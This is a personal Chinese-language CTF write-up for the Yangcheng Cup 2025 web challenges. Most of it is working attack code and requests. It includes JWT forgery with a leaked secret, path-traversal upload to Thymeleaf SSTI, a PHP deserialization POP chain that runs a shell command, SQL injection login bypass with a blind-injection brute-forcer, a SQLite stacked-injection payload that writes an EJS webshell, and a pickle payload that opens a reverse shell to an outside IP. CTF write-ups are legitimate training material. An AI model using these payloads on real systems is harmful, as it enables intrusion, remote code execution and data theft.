
羊城杯2025 5orryM4k3r 个人wp
羊城杯 2025 5orryM4k3r 个人 wp
尽力了,但是还是差一点
只记录了我自己做的一些东西
Web
authweb|SV|
靶机开不起来,先看看这个
有 spring 和 jsonwebtoken 依赖
好像只是一个 jsonwebtoken 的身份伪造,不知道附件里的 secret 和靶机一不一样
得开靶机抓一下 Authorization 头看看
登录路由不管输什么都会进/login,但是/login 是没有逻辑的,会 404
但是/upload 又需要身份验证
伪造 jwt
package com.xnftrone.test;

import io.jsonwebtoken.Claims;
import io.jsonwebtoken.Jwts;
import io.jsonwebtoken.SignatureAlgorithm;

public class test2 {
    public static void main(String[] args) {
        String secret = "25d55ad283aa400af464c76d713c07add57f21e6a273781dbf8b7657940f3b03";

        String jwts = Jwts._builder_()
                .setSubject("user1")
                .signWith(SignatureAlgorithm._HS256_, secret.getBytes())
                .compact();

        System._out_.println(jwts);
    }
}

//**Authorization**: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ1c2VyMSJ9.I4J9V3IeZW77OtbuheHrqaUbzCph_-FrFzpC2f8rR_c

模板路径在这
spring.application.name=demo1
spring.thymeleaf.prefix=file:templates/
spring.thymeleaf.suffix=.html
spring.thymeleaf.mode=HTML5
可以文件上传
**POST** /upload **HTTP/1.1**
**Host**: 45.40.247.139:17098
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
**Content-Type**: **multipart/form-data; boundary=----WebKitFormBoundaryyeFbrxRcWeFrDpJH**
**Referer**: http://45.40.247.139:17098/login/dynamic-template?value=login
Cache-Control: max-age=0
Upgrade-In**secure-Requests**: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
**Authorization**: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ1c2VyMSJ9.I4J9V3IeZW77OtbuheHrqaUbzCph_-FrFzpC2f8rR_c
**Origin**: http://45.40.247.139:17098
**User-Agent**: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
**Content-Length**: 141

------WebKitFormBoundaryyeFbrxRcWeFrDpJH
Content-Disposition: form-data; name="imgName"

../templates/test3.html
------WebKitFormBoundaryyeFbrxRcWeFrDpJH
Content-Disposition: form-data; name="imgFile"; filename="test.html"
Content-Type: text/plain

test
------WebKitFormBoundaryyeFbrxRcWeFrDpJH--

试了一下带标签上传就读不到,可能后台有 waf
这样可以 Thymeleaf ssti
**POST** /upload **HTTP/1.1**
**Host**: 45.40.247.139:17098
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
**Content-Type**: **multipart/form-data; boundary=----WebKitFormBoundaryyeFbrxRcWeFrDpJH**
**Referer**: http://45.40.247.139:17098/login/dynamic-template?value=login
Cache-Control: max-age=0
Upgrade-In**secure-Requests**: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
**Authorization**: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ1c2VyMSJ9.I4J9V3IeZW77OtbuheHrqaUbzCph_-FrFzpC2f8rR_c
**Origin**: http://45.40.247.139:17098
**User-Agent**: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
**Content-Length**: 141

------WebKitFormBoundaryyeFbrxRcWeFrDpJH
Content-Disposition: form-data; name="imgName"

../templates/33.html
------WebKitFormBoundaryyeFbrxRcWeFrDpJH
Content-Disposition: form-data; name="imgFile"; filename="test.html"
Content-Type: text/plain

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <title>test</title>
</head>
<body>
    <h1>Hello, HTML!</h1>
    <p>for test</p>
    <h1 th:text="${7*7}">Static</h1>
</body>
</html>
------WebKitFormBoundaryyeFbrxRcWeFrDpJH--
但是传 spel 注入就会 500
应该是有 waf

尝试过后发现可以注入 ${@environment}
获取系统变量
<!DOCTYPE html>
<html xmlns:th="http://www.thymeleaf.org">
<head>
    <title>Evil</title>
</head>
<body>
    <h1 th:text="${@environment.getSystemEnvironment()}">RCE</h1>
</body>
</html>
ez_unserialize|SV|
<?php

error_reporting(0);
highlight_file(__FILE__);

class A {
    public $first;
    public $step;
    public $next;

    public function __construct() {
        $this->first = "继续加油!";
    }

    public function start() {
        echo $this->next;
    }
}

class E {
    private $you;
    public $found;
    private $secret = "admin123";

    public function __get($name){
        if($name === "secret") {
            echo "<br>".$name." maybe is here!</br>";
            $this->found->check();
        }
    }
}

class F {
    public $fifth;
    public $step;
    public $finalstep;

    public function check() {
        if(preg_match("/U/",$this->finalstep)) {
            echo "仔细想想!";
        }
        else {
            $this->step = new $this->finalstep();
            ($this->step)();
        }
    }
}

class H {
    public $who;
    public $are;
    public $you;

    public function __construct() {
        $this->you = "nobody";
    }

    public function __destruct() {
        $this->who->start();
    }
}

class N {
    public $congratulation;
    public $yougotit;

    public function __call(string $func_name, array $args) {
        return call_user_func($func_name,$args[0]);
    }
}

class U {
    public $almost;
    public $there;
    public $cmd;

    public function __construct() {
        $this->there = new N();
        $this->cmd = $_POST['cmd'];
    }

    public function __invoke() {
        return $this->there->system($this->cmd);
    }
}

class V {
    public $good;
    public $keep;
    public $dowhat;
    public $go;

    public function __toString() {
        $abc = $this->dowhat;
        $this->go->$abc;
        return "<br>Win!!!</br>";
    }
}

unserialize($_POST['payload']);

?>
pop 链
U.__invoke() <- F.check() <- E.__get() <- V.__toString() <- A.start() <- H.__destruct()
重点在绕过这个函数
public function check() {
        if(preg_match("/U/",$this->finalstep)) {
            echo "仔细想想!";
        }
        else {
            $this->step = new $this->finalstep();
            ($this->step)();
        }
    }
需要一个字符串绕过匹配还能动态构建类
可以利用类名的大小写不敏感
$payload = "";

$h = new H();
$a = new A();
$h->who = $a;

$v = new V();
$a->next = $v;

$e = new E();
$v->go = $e;
$v->dowhat = "secret";

$f = new F();
$e->found = $f;

$payload = serialize($h);
$payload = str_replace('finalstep";s:1:"U"','finalstep";s:1:"u"',$payload);
echo $payload."<br>";
echo urlencode($payload);
var_dump(unserialize($payload));
payload=O%3A1%3A%22H%22%3A3%3A%7Bs%3A3%3A%22who%22%3BO%3A1%3A%22A%22%3A3%3A%7Bs%3A5%3A%22first%22%3Bs%3A15%3A%22%E7%BB%A7%E7%BB%AD%E5%8A%A0%E6%B2%B9%EF%BC%81%22%3Bs%3A4%3A%22step%22%3BN%3Bs%3A4%3A%22next%22%3BO%3A1%3A%22V%22%3A4%3A%7Bs%3A4%3A%22good%22%3BN%3Bs%3A4%3A%22keep%22%3BN%3Bs%3A6%3A%22dowhat%22%3Bs%3A6%3A%22secret%22%3Bs%3A2%3A%22go%22%3BO%3A1%3A%22E%22%3A3%3A%7Bs%3A6%3A%22%00E%00you%22%3BN%3Bs%3A5%3A%22found%22%3BO%3A1%3A%22F%22%3A3%3A%7Bs%3A5%3A%22fifth%22%3BN%3Bs%3A4%3A%22step%22%3BN%3Bs%3A9%3A%22finalstep%22%3Bs%3A1%3A%22u%22%3B%7Ds%3A9%3A%22%00E%00secret%22%3Bs%3A8%3A%22admin123%22%3B%7D%7D%7Ds%3A3%3A%22are%22%3BN%3Bs%3A3%3A%22you%22%3Bs%3A6%3A%22nobody%22%3B%7D&cmd=cat /flag
ezsignin|SV|
fuzz 出万能密码登录
**username**=**admin**&**password**=") or ("a"="a
有文件上传和文件下载
上传文件用不了,应该是没有模板
只有一个文件下载可以利用,但是 ban 了/ 2f
感觉路径穿越不了,拿不到源码
回去打打看 sql,理论上可以布尔盲注
import requests
import time
import string

url = "http://45.40.247.139:30344/login"

cookies = {
    "connect.sid": "s%3AB_9G2MpDYLXCtK-a_7zlfRC75W_D8CB9.qhK35r1H08xj6ULoi6omxt4pe4Oy%2BR2NZYUWHmHqBEk",
    }

FLAG_LENGTH = 44
flag = ""

charset = string.ascii_letters + string.digits + "_{}-!@#$%^&*()."

test = """") or (substr(sqlite_version(),1,1)='3') and ("a"="a"""
datatest = {
        "username": "admin",
        "password": test,
    }
response = requests.post(url, cookies=cookies, data=datatest, timeout=5)
print(response.status_code)
ok_code = response.status_code

def try_char(position, char):
    #payload = f"""") or (substr(sqlite_version(),{position},1)='{char}') and ("a"="a"""
    #payload = f"""") or (select length(name) from sqlite_master where type='table' and name not like 'sqlite_%' limit 1)={char} and ("a"="a"""
    payload = f"""") or (substr((select name from sqlite_master where type='table' and name not like 'sqlite_%' limit 1),{position},1)='{char}') and ("a"="a"""
    data = {
        "username": "admin",
        "password": payload,
    }

    response = requests.post(url, cookies=cookies, data=data, timeout=5)
    if response.status_code == ok_code:
        return True
    else:
        return False


print("[*]Bruteforcing:")

for pos in range(1, FLAG_LENGTH + 1):
    found = False

    for char in charset:
        result = try_char(pos, char)

        if result:
            flag += char
            print(f"[+]Position {pos:2d}: '{char}' | Result: {flag}")
            found = True
            break
    if not found:
        print(f"[-]Position{pos:2d} not found")

print(f"FinalResult: {flag}")
可以注出一个表名是 users
到这里想起来这个是 js 后端,应该是 app.js,之前拿的是 app.py
试了一下../app.js 能拿源码
const express = require('express');
const session = require('express-session');
const sqlite3 = require('sqlite3').verbose();
const path = require('path');
const fs = require('fs');

const app = express();
const db = new sqlite3.Database('./db.sqlite');

/*
FLAG in /fla4444444aaaaaagg.txt
*/

app.use(express.urlencoded({ extended: true }));
app.use(express.static(path.join(__dirname, 'public')));
app.use(session({
  secret: 'welcometoycb2025',
  resave: false,
  saveUninitialized: true,
  cookie: { secure: false }
}));

app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'ejs');

const checkPermission = (req, res, next) => {
  if (req.path === '/login' || req.path === '/register') return next();
  if (!req.session.user) return res.redirect('/login');
  if (!req.session.user.isAdmin) return res.status(403).send('无权限访问');
  next();
};

app.use(checkPermission);

app.get('/', (req, res) => {
  fs.readdir(path.join(__dirname, 'documents'), (err, files) => {
    if (err) {
      console.error('读取目录时发生错误:', err);
      return res.status(500).send('目录读取失败');
    }
    req.session.files = files;
    res.render('files', { files, user: req.session.user });
  });
});

app.get('/login', (req, res) => {
  res.render('login');
});

app.get('/register', (req, res) => {
  res.render('register');
});

app.get('/upload', (req, res) => {
    if (!req.session.user) return res.redirect('/login');
    res.render('upload', { user: req.session.user });
    //todoing
});

app.get('/logout', (req, res) => {
  req.session.destroy(err => {
    if (err) {
      console.error('退出时发生错误:', err);
      return res.status(500).send('退出失败');
    }
    res.redirect('/login');
  });
});

app.post('/login', async (req, res) => {
    const username = req.body.username;
    const password = req.body.password;
    const sql = `SELECT * FROM users WHERE (username = "${username}") AND password = ("${password}")`;
    db.get(sql,async (err, user) => {
        if (!user) {
            return res.status(401).send('账号密码出错!!');
        }
        req.session.user = { id: user.id, username: user.username, isAdmin: user.is_admin };
        res.redirect('/');
    });
});

app.post('/register', (req, res) => {
  const { username, password, confirmPassword } = req.body;

  if (password !== confirmPassword) {
    return res.status(400).send('两次输入的密码不一致');
  }

  db.exec(`INSERT INTO users (username, password) VALUES ('${username}', '${password}')`, function(err) {
    if (err) {
      console.error('注册失败:', err);
      return res.status(500).send('注册失败,用户名可能已存在');
    }
    res.redirect('/login');
  });
});

app.get('/download', (req, res) => {
  if (!req.session.user) return res.redirect('/login');
  const filename = req.query.filename;
  if (filename.startsWith('/')||filename.startsWith('./')) {
    return res.status(400).send('WAF');
  }
  if (filename.includes('../../')||filename.includes('.././')||filename.includes('f')||filename.includes('//')) {
    return res.status(400).send('WAF');
  }
  if (!filename || path.isAbsolute(filename) ) {
    return res.status(400).send('无效文件名');
  }
  const filePath = path.join(__dirname, 'documents', filename);
  if (fs.existsSync(filePath)) {
    res.download(filePath);
  } else {
    res.status(404).send('文件不存在');
  }
});

const PORT = 80;
app.listen(PORT, () => {
  console.log(`Server running on http://localhost:${PORT}`);
});
可以看到 flag 路径,既然如此 flag 就不在数据库里了

考虑 sqlite 写 shell,刚好 upload 没有模板,可以写 upload.ejs
ATTACH DATABASE '/app/views/upload.ejs' AS test ;create TABLE test.exp (dataz text) ; insert INTO test.exp (dataz) VALUES ('<%= global.process.mainModule.require("child_process").execSync("cat /fla4444444aaaaaagg.txt").toString() %>');
打不进去。。?
登录路由的 db.get()只能打查询语句,需要在/register 打 db.exec()
import requests

url = "http://45.40.247.139:18569/register"

cookies = {
    "connect.sid": "s%3AB_9G2MpDYLXCtK-a_7zlfRC75W_D8CB9.qhK35r1H08xj6ULoi6omxt4pe4Oy%2BR2NZYUWHmHqBEk",
    }
payload = """'); ATTACH DATABASE '/app/views/upload.ejs' AS test ;create TABLE test.exp (dataz text) ; insert INTO test.exp (dataz) VALUES ('<%= global.process.mainModule.require("child_process").execSync("cat /fla4444444aaaaaagg.txt").toString() %>'); --"""
data = {
    "username": "admin",
    "password": payload,
    "confirmPassword": payload
}

response = requests.post(url, cookies=cookies, data=data, timeout=5)
print(response.text)
ez_blog|SV| working:
**username**=**guest**&**password**=**guest**
fuzz 出有访客账密
有 cookie
token=8004954b000000000000008c03617070948c04557365729493942981947d94288c026964944b028c08757365726e616d65948c056775657374948c0869735f61646d696e94898c096c6f676765645f696e948875622e
是 pickle 数据,可以伪造一下

isadmin 的值要从 89 改成 88(false->true)
然后可以添加文章,可以 xss,不能 ssti

考虑能不能利用 pickle 反序列化
import pickle
import subprocess

class claExp(object):
    def __reduce__(self):
        return (subprocess.call, (["python3","-c",'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("120.79.192.53",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'],))

payload = pickle.dumps(claExp(), protocol=4)
print(payload.hex())
staticNodeService |SV|
一个文件服务,可以用 put 方法上传文件
同时可以指定渲染的模板,那可以利用?
有 node_modules 文件夹泄露,可以看依赖
先试试传文件的接口
**PUT** /xnftrone2.txt **HTTP/1.1**
**Host**: 45.40.247.139:17748
Accept-Encoding: gzip, deflate
If-None-Match: W/"271-zLWIfN4ShSmy9v3BlKeuQFxIyto"
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-CN,zh;q=0.9
Upgrade-In**secure-Requests**: 1
**User-Agent**: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
**Content-Type**: **application/json**
**Content-Length**: 164

{
  **"content"**: **"****{{base64enc(****Just for test****)}}****"**
}
对上传的文件文件名和路径有过滤
app.use((req, res, next) => {
    if (typeof req.path !== 'string' ||
            (typeof req.query.templ !== 'string' && typeof req.query.templ !== 'undefined')
        ) res.status(500).send('Error parsing path');
    else if (/js$|\.\./i.test(req.path)) res.status(403).send('Denied filename');
    else next();
})
不能..和 js 结尾,那需要绕过才能上传 ejs
往 views/里传 html 文件可以覆盖 index

但是好像利用不了
绕过后缀名限制
